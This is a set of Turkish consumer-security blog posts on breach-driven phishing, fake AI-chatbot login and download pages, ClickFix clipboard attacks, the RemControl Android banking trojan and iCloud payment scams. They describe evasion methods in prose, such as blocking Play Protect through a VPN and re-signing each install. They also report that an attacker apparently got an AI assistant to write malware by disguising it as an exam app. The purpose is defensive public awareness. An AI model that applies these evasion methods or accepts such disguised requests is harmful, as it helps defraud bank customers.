
## Mesaj sizi ne kadar iyi tanıyorsa o kadar şüphelenin
Bir veri sızıntısı sonrası gelen oltalama mesajında bildiğimiz uyarı işaretlerinin çoğu işe yaramıyor. Mesajda adınız doğru yazılı, marka gerçekten alışveriş yaptığınız marka, tutar makul. Gönderen adının ya da yazım hatalarının peşine düşmek, dolandırıcının zaten üstün olduğu bir alanda onunla yarışmak demek. Bu yüzden ölçütü tersine çevirmek gerekiyor: bir mesajın sizi tanıması, gerçek olduğunun değil, bilgilerinizin bir yerde dolaştığının işaretidir.
Dolandırıcının kontrol edemediği tek nokta, mesajı nereden doğruladığınız. Mesajın içeriğini, gönderen adını, linkin görünen hâlini ve hatta adınızı o belirliyor. Siz ise faturayı mesajdaki linkten değil, markanın kendi uygulamasından ya da adres çubuğuna kendi yazdığınız adresten kontrol ettiğinizde, mesajın ne kadar inandırıcı olduğunun hiçbir önemi kalmıyor. Telefonla doğrulamak isterseniz de mesajdaki numarayı değil, kartınızın arkasındaki ya da markanın sitesindeki numarayı arayın.
Hangi listelerde yer aldığınızı bilmek de bu kararı kolaylaştırıyor. KVKK, kendisine bildirilen ihlalleri şirket adı, etkilenen kişi sayısı ve sızan veri türüyle birlikte [veri ihlali bildirimleri sayfasında](https://www.kvkk.gov.tr/veri-ihlali-bildirimi/) yayımlıyor. Alışveriş yaptığınız bir marka orada görünüyorsa, önümüzdeki aylarda o marka adına gelen her iade, kargo ya da fatura mesajını doğrulanana kadar şüpheli saymak için iyi bir sebebiniz var demektir. SMS ya da e-postadaki linke çoktan tıkladıysanız, [bir oltalama linkine tıkladıktan sonra yapılması gerekenleri](https://antivirus.com.tr/oltadan-kurtulmak-bir-kimlik-avi-phishing-linkine-tikladiktan-sonra-yapilmasi-gereken-10-sey/) ayrı bir yazıda adım adım anlatmıştık. Benzer bir korku kurgusunu [sahte iCloud ödeme e-postalarında](https://antivirus.com.tr/icloud-odeme-e-postasi-sahte-mi-depolama-dolandiriciligi/) da görmüştük; fark şu ki orada mesaj kimseyi tanımıyordu, burada sizi tanıyor.
Bir veri sızıntısının zararı, haberin yayımlandığı gün değil, listenin kullanıldığı gün ortaya çıkıyor. O güne gelindiğinde haber çoğu zaman çoktan unutulmuş oluyor. Hangi listede olabileceğinizi ise önceden görmek mümkün: KVKK’nın veri ihlali bildirimleri sayfasında alışveriş yaptığınız markaları aratmak birkaç dakikanızı alır. Bulduğunuz her isim, bir sonraki “ödenmemiş faturanız var” mesajında linke tıklamadan önce duraksamanız için yeterli sebep.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Dolandırıcılık, Kişisel Veriler, Oltalama, Siber Güvenlik, Veri İhlali
---
### [ChatGPT güvenilir mi? Asıl tehlike sahte kopyası](https://antivirus.com.tr/chatgpt-guvenilir-mi-asil-tehlike-sahte-kopyasi/)
**Published:** Ekim 12, 2026
**Author:** Can Erginkurban
**Excerpt:** ChatGPT güvenilir mi? Sahte yapay zekâ siteleri parolanızı ve doğrulama kodunuzu canlı topluyor. Asıl soru, açılan pencerenin gerçek olup olmadığı.
**Content:**
ChatGPT güvenilir mi sorusu çoğu zaman tek bir soru gibi sorulur, oysa içinde iki ayrı soru var. Birincisi araca ne verdiğiniz: hangi belgeyi yüklediğiniz, hangi kişisel bilgiyi yazdığınız. İkincisi daha önce gelir ve neredeyse hiç sorulmaz: karşınızdaki pencere gerçekten o araç mı? Ekim ayının ilk iki haftasında belgelenen iki kampanya, saldırganların ikinci soruya yöneldiğini gösteriyor. Orada aracın güvenlik önlemlerini aşmaları gerekmiyor; adını ve görünüşünü ödünç almaları yetiyor.
## Kopyası, aslından önce parola istiyor
İlk kampanyayı tarayıcı güvenliği şirketi Island ortaya çıkardı ve [BleepingComputer 6 Ekim’de duyurdu](https://www.bleepingcomputer.com/news/security/fake-chatgpt-gemini-sites-steal-advertising-accounts-mfa-codes/). Saldırganlar ChatGPT, Gemini, Claude ve Perplexity görünümünde, reklam yöneticilerine yapay zekâ aracı sunan sahte siteler kurmuş. Aracı kullanmak için “hesabı bağla” düğmesine basmanız gerekiyor. Düğme bir Google giriş penceresi açıyor, ancak açılan şey gerçek bir pencere değil: sayfanın içine çizilmiş, adres çubuğu da dâhil her ayrıntısı taklit edilmiş bir görüntü. Arkada ise canlı bir operatör var. Parolayı üç kez isteyebiliyor, SMS ya da doğrulayıcı uygulama kodunu talep ediyor, gerektiğinde ekrana bir QR kod getiriyor. Kod sizin elinizden çıktığı anda operatörün elinde oluyor; iki adımlı doğrulama, kodu kime yazdığınızı denetlemediği için burada işe yaramıyor.
İkinci kampanya üç gün sonra geldi. Push Security araştırmacıları, Google’da “claude mac” diye arayanlara gösterilen bir reklam buldu. [BleepingComputer’ın aktardığına göre](https://www.bleepingcomputer.com/news/security/hackers-abuse-google-ads-bing-redirects-to-push-claude-clickfix-attacks/) reklamda görünen adres bing.com’du; tıklayan kişi Bing’in yönlendirme sistemi ve ele geçirilmiş bir alışveriş sitesi üzerinden sahte bir indirme sayfasına ulaşıyordu. Sayfa, Anthropic’in gerçek kurulum komutunu ekranda gösteriyordu. Kopyala düğmesi ise panoya başka bir komut yerleştiriyordu: Terminal’e yapıştırıldığında uzak bir sunucudan dosya indirip çalıştıran bir komut. Ekranda gördüğünüz ile yapıştırdığınız şey aynı değildi.

Bu senaryoyu daha önce de gördük. Kullanıcıya “robot olmadığını kanıtla” diyerek komut yapıştırtan [sahte CAPTCHA sayfaları](https://antivirus.com.tr/captcha-tehdidi-kotu-amacli-yazilim-yayan-sahte-dogrulama/) aynı tekniğin ilk hâliydi. Değişen tek şey kılık: artık doğrulama ekranı yerine yapay zekâ aracının kendisi taklit ediliyor.
## ESET verisi talimatın kaynağını sorguluyor
[ESET Tehdit Raporu H1 2026](https://antivirus.com.tr/eset-tehdit-raporu-h1-2026/)‘ya göre ClickFix adı verilen bu yöntemin tespitleri, 2025’in ikinci yarısından 2026’nın ilk yarısına %108 arttı. Rapor gerçek yaygınlığın daha yüksek olduğunu da not ediyor, çünkü saldırının sonraki aşamaları başka tespit adları altında sayılıyor. Rakamdan daha çarpıcı olan, raporun AI-fix adını verdiği yeni çeşit. Saldırganlar Anthropic’in Artifact sayfaları, OpenAI’ın Canvas’ı ya da Microsoft’un Copilot Pages’i gibi **gerçek alan adları** üzerinde, var olmayan bir soruna çözüm anlatan sayfalar yayımlıyor. Kullanıcı talimatın yapay zekâdan geldiğini düşünüyor ve araca duyduğu güveni o sayfaya aktarıyor.
Bence AI-fix’in asıl gösterdiği şey şu: adres çubuğuna bakmak tek başına yetmiyor. Alan adı doğru olabilir, sayfanın içeriği yine de saldırgana ait olabilir. Aynı raporda web tehdidi engellemeleri %32 artarken benzersiz URL engellemeleri %172 artmış. İki rakam arasındaki makas, saldırganların her kampanyada yeni ve kısa ömürlü alan adları açtığını anlatıyor. Sahte bir indirme sitesinin adını tanıyıp tanımamanız artık pek bir şey ifade etmiyor; o ad yarın başka bir ad olacak.
## ChatGPT güvenilir mi sorusu Türkiye’de yeni kullanıcıyı ilgilendiriyor
TÜİK’in 2 Ekim’de açıkladığı yapay zekâ istatistiklerine göre Türkiye’de üretken yapay zekâ kullanan 16-74 yaş arası bireylerin oranı bir yılda %19,2’den [%37,6’ya çıktı](https://bloomberght.com/turkiye-de-yapay-zeka-kullanimi-yaklasik-iki-kat-artti-3790100). Bugün yapay zekâ kullananların yaklaşık yarısı bu araçlarla son bir yıl içinde tanıştı. Onlar için gerçek adres henüz alışkanlık değil; aracı ilk kez arıyor, [arama sonuçlarındaki](https://antivirus.com.tr/arama-sonuclarinda-gizlenen-bu-tuzaklara-dikkat/) ilk bağlantıya tıklıyorlar. Saldırganın hedeflediği an tam olarak bu ilk arama. 65-74 yaş grubunda oranın %1,7’den [%5,1’e](https://forbes.com.tr/ekonomi/turkiye-de-yaslilarin-yapay-zeka-kullanimi-bir-yilda-uc-kat-artti), yani üç katına çıkması da aynı tabloyu tamamlıyor.
Hangi markanın yem olacağını da tahmin etmek zor değil. [StatCounter’ın Eylül 2026 verisinde](https://gs.statcounter.com/ai-chatbot-market-share/all/turkey) Türkiye’deki yapay zekâ sohbet trafiğinin %75,75’i ChatGPT’ye, %21,56’sı Gemini’ye gidiyor; Claude’un payı %1’in altında. Haberdeki sahte Claude sayfası bir örnek, ama aynı araç takımı Türkiye’de ChatGPT ve Gemini adıyla çok daha geniş bir kitleye ulaşır. Jandarma Siber Suçlarla Mücadele Daire Başkanlığı’nın [2 Ekim’deki uyarısı](https://www.aa.com.tr/tr/gundem/jandarmadan-yapay-zeka-uygulamalarini-dijital-dost-haline-getirenlere-uyari/4075809) ilk soruyu, yani yapay zekâya hangi bilgilerin verilmemesi gerektiğini ele alıyordu. Bu iki kampanya, sorunun öteki yarısının da en az o kadar acil olduğunu gösteriyor.
## ChatGPT güvenilir mi sorusunun cevabı adresi kimin yazdığında başlıyor
Her iki kampanya da aynı şeye dayanıyordu: sizin bir bağlantıya tıklayarak gelmenize. Adresi kendiniz yazdığınızda ya da yer iminden açtığınızda reklam, yönlendirme zinciri ve sahte arama sonucu devreden çıkıyor. Giriş sayfasına yalnızca bu yoldan ulaşmak, ilk kampanyanın tamamını boşa çıkarıyor. Şüphelendiğiniz bir giriş penceresini tarayıcının dışına sürüklemeyi de deneyebilirsiniz: gerçek bir pencere dışarı çıkar, sayfaya çizilmiş bir taklit ise sayfanın sınırında kalır.
İkinci kampanyayı durdurmak daha da kolay. ChatGPT, Gemini ya da Copilot’u kullanmak için hiçbir zaman Terminal’e, PowerShell’e veya Windows’un Çalıştır kutusuna komut yapıştırmanız gerekmez. Masaüstü uygulamaları resmî sitede ya da uygulama mağazasında durur. Geliştirici araçlarında komutla kurulum gerçekten var; o durumda komutu reklamdan gelen sayfadan değil, adresini kendiniz yazdığınız resmî belge sayfasından alın. Bir sayfa, sizin yaşamadığınız bir sorunu çözmek için komut çalıştırmanızı istiyorsa, kararınızı vermek için daha fazla bilgiye ihtiyacınız yok.
Doğrulama kodu meselesinde ise tercih yapmanız gerekiyor. SMS ya da uygulama kodu, canlı bir operatöre karşı yalnızca hız farkı yaratır. Google hesabınızda geçiş anahtarı (passkey) kullanırsanız giriş, alan adına bağlı olduğu için sahte bir sayfada hiç çalışmaz. Saldırganların parola yerine erişim belirtecinin peşine düştüğü [EvilTokens gibi yöntemler](https://antivirus.com.tr/eviltokens-parolanizi-calmayan-bir-kimlik-avi-saldirisi/) de kodun değil, girişin nereye yapıldığının önemli olduğunu gösteriyor. Bağlantıya çoktan tıkladıysanız, [kimlik avı linkine tıkladıktan sonra yapılması gerekenler](https://antivirus.com.tr/oltadan-kurtulmak-bir-kimlik-avi-phishing-linkine-tikladiktan-sonra-yapilmasi-gereken-10-sey/) sırasıyla burada.
ChatGPT güvenilir mi diye soran herkes aslında aracın kendisini sorguluyor. Oysa bu ayın kampanyaları aracın hiçbir zaafını kullanmadı; yalnızca ona duyulan güveni ve onu bulmak için yapılan aramayı kullandı. Bu güveni boşa çıkarmayacak alışkanlık basit: En sık kullandığınız yapay zekâ aracının adresini bugün yer imlerine ekleyin ve ona bundan sonra yalnızca oradan girin.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** ChatGPT, Dolandırıcılık, Kimlik Avı, Siber Güvenlik, Yapay Zekâ
---
### [IPTV APK güvenli mi? Sahte TV uygulaması banka şifresi çalıyor](https://antivirus.com.tr/iptv-apk-guvenli-mi-sahte-tv-uygulamasi-banka-sifresi/)
**Published:** Eylül 28, 2026
**Author:** Can Erginkurban
**Excerpt:** IPTV APK güvenli mi? Sahte TVTap sayfasıyla yayılan RemControl banka şifresi çalıyor. Tehlike, kurulumdan sonra istenen izinde belli oluyor.
**Content:**
Telefona kurulan bir IPTV APK, ilk iş olarak neden VPN bağlantısı açmak için izin ister? [Group-IB’nin 23 Eylül’de yayımladığı RemControl analizindeki](https://www.group-ib.com/blog/remcontrol-android-banking-trojan/) cevap şu: telefonun kendi güvenlik taraması olan Google Play Protect, kurulum sırasında internete çıkamasın diye. Sahte bir TVTap güncelleme ekranının arkasında atılan bu adım, banka bilgilerini çalan bir truva atının telefona yerleşmesinin başlangıcı. Bu yüzden bir uygulamanın tehlikeli olup olmadığı, indirildiği sayfadan çok kurulduktan sonra sizden istediği izinlerde belli oluyor.
## IPTV APK kurulurken arka planda ne oluyor?
TVTap, Google Play’de bulunmayan bir IPTV uygulaması; kullanıcıları onu zaten mağaza dışından indirmeye alışkın. RemControl’ü dağıtanlar bu alışkanlığı kullanıyor. Google Play sayfasının kopyası olan sahte sayfalar hazırlıyor, bu sayfalara Meta’nın reklam altyapısı üzerinden ziyaretçi çekiyorlar. Group-IB’nin incelediği İtalya kampanyasında sayfa, dosyayı yalnızca İtalyan IP adresinden gelen mobil cihazlara veriyordu. Başka bir ülkeden ya da masaüstü tarayıcıdan bakan biri indirilecek bir şey bulamıyordu. Reklamla gelen bu tür tuzakları [arama sonuçlarındaki sahte ilanlar](https://antivirus.com.tr/arama-sonuclarinda-gizlenen-bu-tuzaklara-dikkat/) üzerinden daha önce de anlatmıştık; bu kez tuzak arama sonucunda değil, sosyal medya reklamında duruyor.
İndirilen dosya kendini TVTap güncellemesi olarak tanıtıyor ve “Yükle” düğmesine basıldığında üç iş yapıyor. Önce bir VPN hizmeti başlatıp yalnızca Google Play Store uygulamasının trafiğini hiçbir yere gitmeyen bir tünele yönlendiriyor; Play Protect ağa erişemediği için kurulumu anlık olarak tarayamıyor. Ardından asıl zararlı yazılımı o telefona özel, yeni üretilmiş bir anahtarla imzalıyor. Her kurulum farklı bir sertifika taşıdığından, dosya özetine dayanan tespit yöntemleri iki kopyayı aynı dosya olarak tanıyamıyor. Son adımda zararlı kuruluyor ve açılır açılmaz Erişilebilirlik hizmeti için izin istiyor.
## Erişilebilirlik izni verilince neler değişiyor?
Erişilebilirlik hizmeti, görme ya da hareket kısıtı olan kullanıcılar için tasarlanmış bir Android özelliği: ekrandaki her öğeyi okuyabiliyor, kullanıcı adına dokunabiliyor. Bu izni alan RemControl, ön plana hangi uygulamanın geldiğini izliyor. Açılan uygulama hedef listesindeki bir bankaysa, bankanın ekranını tamamen kaplayan sahte bir giriş sayfası gösteriyor ve PIN kodunu, mobil bankacılık şifresini, kartın son kullanma tarihini istiyor. Bilgiler gönderildiği anda sahte katman kapanıyor, gerçek banka uygulaması olağan hâliyle karşınıza geliyor. Kullanıcının gözünden bakınca hiçbir şey olmamış oluyor.
Sahte sayfalar telefonda saklanmıyor, her seferinde saldırganın sunucusundan geliyor. Hedef listesi de cihaz kaydolduktan sonra sunucudan gönderiliyor; saldırgan, telefona yeniden bir şey kurdurmadan hedefini değiştirebiliyor. Group-IB’nin raporuna göre zararlı ayrıca ekran görüntüsünü canlı olarak aktarıyor, uzaktan dokunma ve kaydırma komutları çalıştırıyor, desen kilidinin koordinatlarını Samsung, Xiaomi, Huawei, OPPO ve OnePlus arayüzlerinde okuyabiliyor. Erişilebilirlik iznini kötüye kullanan Android zararlılarının genel resmini [BTMOB yazısında](https://antivirus.com.tr/btmob-android-cihazlarin-derinliklerine-sizan-gizli-bir-rat/) ele almıştık; RemControl aynı yetkiyi doğrudan banka ekranına yöneltiyor.
Kaldırılmaya karşı aldığı önlem basit ama işe yarıyor. Kullanıcı uygulama yönetimi, erişilebilirlik ayarları ya da fabrika ayarlarına dönüş ekranını açtığında zararlı bir “geri” komutu gönderip ekranı kapatıyor. Bu ekranları 30’dan fazla dilde tanıyabiliyor.
## Türkiye, ESET’in Android haritasında en koyu tonda
[ESET Tehdit Raporu H1 2026](https://antivirus.com.tr/eset-tehdit-raporu-h1-2026/)‘ya göre Aralık 2025 ile Mayıs 2026 arasındaki Android tespitleri, önceki altı aya göre %15 azaldı. Aynı dönemde en sık görülen Android tehdidi ise %14,7 payla Android/TrojanDropper.Agent oldu: kendisi bir şey çalmayan, görevi başka bir zararlıyı telefona kurmak olan yükleyiciler. Banka bilgisi çalan Android/Spy.Banker ailesi listede %4,3 ile altıncı sırada. İki rakamı birlikte okuyunca ortaya çıkan tablo şu: toplam tespit düşerken en büyük pay kurulum aşamasındaki araçlara gidiyor. RemControl’ün yükleyicisi de tam olarak bu sınıfta. Play Protect’in ağ erişimini kesen, her kurulumda yeni imza üreten parça, asıl zararlıdan daha fazla emek verilmiş kısım.

Raporun ülke dağılımı haritasında Türkiye, ölçeğin en üst ucunda, Ukrayna ile birlikte en koyu tonla işaretli. ESET’in dünya genelinde yakaladığı Android tehditlerinin kayda değer bir bölümü Türkiye’deki telefonlarda görülüyor. Talep tarafı da aynı yöne bakıyor: [Google Trends](https://trends.google.com/trends/explore?geo=TR&q=iptv%20apk,instagram%20hesap%20%C3%A7alma) verisine göre son bir yılda Türkiye’den yapılan “iptv apk” araması, “instagram hesap çalma” aramasının yaklaşık üç katı. Mağaza dışından uygulama kurmak burada istisna değil, yaygın bir alışkanlık.
RemControl’ün bugünkü hedef listesinde Türk bankaları yok; raporda adı geçen Orta Doğu hedefleri Körfez İşbirliği Konseyi ülkeleri. Ancak liste sunucuda duruyor, sahte ekranlar sunucudan geliyor ve yazılımın kiralandığı panel her müşteri için ayrı tanıtım sayfası, uygulama adı ve paket adıyla yeni sürüm üretebiliyor. Bir ülkeyi hedefe eklemek, telefonlara yeni bir şey kurdurmayı değil, sunucudaki bir ayarı değiştirmeyi gerektiriyor.
## Arka ucu yazan yapay zekâ, ne yazdığını bilmiyordu
Group-IB’nin raporunu diğer bankacılık truva atı analizlerinden ayıran kısım, saldırganın altyapısında bulunanlar. Sunucunun API belgeleri araştırma sırasında açıkta kalmıştı. Belgelerde çalınan banka bilgilerini alan bölüm “sınav cevapları” olarak tanımlanıyor, uzaktan kontrol özellikleri “ebeveyn denetimi” diye geçiyordu. Kodu bir yapay zekâ asistanına yazdıran kişi, işi ona bir sınav uygulaması gibi anlatmış görünüyor. Kurbanlara gösterilen canlı bir sahte banka sayfasının HTML dosyasının sonunda da asistanın yanıtı olduğu gibi duruyordu: yapılan değişikliklerin özeti ve başka düzenleme yapmayı öneren bir kapanış cümlesi.
ESET’in bu yıl incelediği [PromptSpy](https://antivirus.com.tr/promptspy-uretken-yapay-zeka-kullanan-android-tehdidi/) örneğinde yapay zekâ başka bir yerdeydi: zararlı, çalışırken Google Gemini’ye ekranın yapısını gönderip hangi hareketi yapması gerektiğini soruyordu. RemControl’de ise yapay zekâ çalışma anında değil, yapım aşamasında devrede. İkisini yan yana koyduğumda vardığım sonuç şu: yapay zekâ, zararlı yazılımı daha akıllı hâle getirmeden önce daha ucuz ve daha hızlı üretilir hâle getiriyor. Group-IB kesin bir bağ kuramasa da aynı adlandırma düzenini kullanan yükleyicilerin Temmuz 2026’ya kadar Medusa adlı başka bir bankacılık truva atını, sonrasında RemControl’ü taşıdığını tespit etmiş. Dağıtım düzeni yerinde kalıyor, içindeki yük değişiyor.
## IPTV APK güvenli mi, dört ekranda anlaşılıyor
Bu kampanyada kurbanın önünden dört ekran geçiyor ve her birinde durmak mümkün.
İlki indirme sayfası. TVTap Google Play’de yok; Google Play görünümlü bir sayfanın size TVTap sunması, sayfanın sahte olduğunu tek başına gösteriyor. Adres çubuğunda play.google.com yazmıyorsa düğmenin rengi ve yıldız puanları hiçbir şey kanıtlamaz.
İkincisi, bilinmeyen kaynaklardan uygulama yükleme izni. Bir TV uygulamasının güncellemesi başka bir uygulama kurmak için izin istiyorsa, telefona iki ayrı yazılım giriyor demektir.

Üçüncüsü VPN bağlantısı isteği. Yayın izlemek için telefonun trafiğini yönlendirmesi gereken bir oynatıcı yok; RemControl’de bu istek, Play Protect’i ağdan koparmanın aracıydı.
Dördüncüsü ve en belirleyici olanı Erişilebilirlik izni. Meşru bir IPTV oynatıcısının ekranınızı okuması ya da sizin yerinize dokunması için bir sebep yok. Önceki üç ekranı geçmiş biri için bile burası geri dönülebilecek son nokta: izin verilmezse sahte banka ekranı açılamıyor, desen kilidi okunamıyor, ayar ekranları kapatılamıyor.
İzin zaten verildiyse ilk iş, o telefonu bankacılık için kullanmayı bırakıp bankayı başka bir telefondan aramak. Zararlı ayar ekranlarını kapattığı için kaldırma işlemi güvenli modda yapılmalı; Group-IB de aynı yolu öneriyor. Güvenli modda yalnızca telefonla birlikte gelen uygulamalar çalışır, zararlı ekrana müdahale edemez. Telefonu kapatın; yeniden açarken üretici logosu göründüğünde ses kısma tuşunu basılı tutun ve ekranın alt köşesinde “Güvenli mod” yazısını görene kadar bırakmayın. Tuş sırası markaya göre değişebildiği için [Google’ın Android Yardım sayfasına](https://support.google.com/android/answer/7665064?hl=tr) da bakabilirsiniz. Ardından Ayarlar’daki Uygulamalar listesinden tanımadığınız uygulamayı kaldırıp telefonu normal şekilde yeniden başlatın. Kaldırma yine de mümkün olmuyorsa son çare fabrika ayarlarına dönmek; güvenli modda bu ekran da açılıyor. Sonrasında şifre değişikliği ve hesap kontrolü için [bir kimlik avı bağlantısına tıkladıktan sonra yapılması gerekenler](https://antivirus.com.tr/oltadan-kurtulmak-bir-kimlik-avi-phishing-linkine-tikladiktan-sonra-yapilmasi-gereken-10-sey/) listesi büyük ölçüde geçerli.
Play Protect’i devre dışı bırakan ve her kurulumda yeni imza üreten bir yükleyici karşısında, bir IPTV APK hakkında karar verirken indirme kaynağına bakmak tek başına yetmiyor; belirleyici olan kurulumdan sonra istenen izin. Telefonunuzda Ayarlar’dan Erişilebilirlik bölümünü açın ve orada izin verilmiş uygulamalara bakın. Ekran okuyucu, klavye ya da parola yöneticisi dışında tanımadığınız bir ad varsa, o uygulamanın banka ekranınızı da gördüğünü varsayın.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Android, Dolandırıcılık, Kişisel Veriler, Mobil Güvenlik, Siber Güvenlik
---
### [iCloud ödeme e-postası sahte mi? Depolama dolandırıcılığı](https://antivirus.com.tr/icloud-odeme-e-postasi-sahte-mi-depolama-dolandiriciligi/)
**Published:** Eylül 21, 2026
**Author:** Can Erginkurban
**Excerpt:** Sahte iCloud ödeme e-postası fotoğraflarınızın silineceğini söyleyip kart bilginizi istiyor. Nasıl çalıştığını ve hangi adımda durmanız gerektiğini anlattım.
**Content:**
Adınız, bir abonelik numarası, bir son tarih ve kırmızı bir buton. Bu yıl pek çok kişinin gelen kutusuna düşen sahte iCloud ödeme e-postası ilk bakışta kusursuz görünüyor; eksik olan tek şey, hangi şirketten geldiği. Mesaj “Cloud” diyor ama hangi bulut olduğunu söylemiyor. Bana kalırsa bu belirsizlik bir dikkatsizlik değil, kampanyanın ta kendisi: kimseye özel yazılmadığı için herkese uyuyor.
## Sahte iCloud ödeme e-postası nasıl çalışıyor?
Her sahte iCloud ödeme e-postası aynı kalıbı izliyor. Konu satırı ödemenin reddedildiğini, hesabın bloke edildiğini ya da fotoğraf ve videoların silineceğini söylüyor. [BleepingComputer’ın Ocak 2026’da belgelediği örneklerde](https://www.bleepingcomputer.com/news/security/cloud-storage-payment-scam-floods-inboxes-with-fake-renewals/) “Payment Declined”, “Payment overdue” ve “Your photos and videos will be deleted” gibi konu satırları vardı; bazılarında alıcının adı da konu satırına eklenmişti. [Snopes ise aynı kalıbın](https://www.snopes.com/fact-check/icloud-storage-scam-email/) doğrudan iCloud adını kullanan bir sürümünü inceledi.
Linke tıklayan kişiyi önce sahte bir hesap paneli, ardından bir “depolama taraması” karşılıyor. Tarama her zaman aynı sonucu veriyor: Fotoğraflar, Bulut Sürücü ve Posta dolu. Son adımda kullanıcı, ilgisiz ürünler satan ortaklık (affiliate) sayfalarına yönlendiriliyor: VPN hizmetleri, az bilinen güvenlik yazılımları ve kart bilgisi isteyen abonelik formları.
Dikkat çekici olan, dolandırıcıların çoğu zaman parolanızı istememesi. [Hesabın kendisini hedef alan saldırılardan](https://antivirus.com.tr/e-posta-hesabiniza-siber-suclular-neden-sizmak-istiyor/) farklı olarak burada amaç sizi korkutup bir abonelik satın aldırmak ve kart bilginizi almak. Fotoğrafları kaybetme korkusu, bir parola uyarısından çok daha güçlü bir tetikleyici. İnsan bir parolayı gözden çıkarabilir ama çocuğunun on yıllık fotoğraflarını değil.
## Filtreler neden yakalamıyor? ESET verisi ne söylüyor
E-postalardaki ilk link genellikle storage.googleapis.com adresine, yani Google’ın meşru bulut depolama altyapısına gidiyor. Asıl dolandırıcılık sayfası bir sonraki adımda, rastgele üretilmiş alan adlarında açılıyor. Gönderen adresleri de aynı mantıkla oluşturuluyor: harf yığınından ibaret, tek kullanımlık alan adları.
[ESET Tehdit Raporu H1 2026](https://antivirus.com.tr/eset-tehdit-raporu-h1-2026/) bu tabloyu rakamlarla gösteriyor. Aralık 2025 ile Mayıs 2026 arasında ESET’in e-postada yakaladığı tehditler bir önceki döneme göre %10 azaldı. Aynı dönemde engellenen web tehditleri %32, engellenen benzersiz URL sayısı ise %172 arttı. Rakamları yan yana koyunca ortaya çıkan şu: e-postanın kendisi giderek daha masum görünüyor, zarar ise linkin arkasına taşınıyor. Saldırganlar saldırı sayısından çok adres sayısını artırıyor; dün engellenen alan adı bugün zaten kullanılmıyor. [Sahte alışveriş sitelerinde](https://antivirus.com.tr/alisveris-dolandiriciligi-nasil-anlasilir-sahte-site-agi/) gördüğümüz tek kullanımlık alan adı mantığı, iCloud ödeme e-postası kampanyasında da aynı şekilde işliyor.
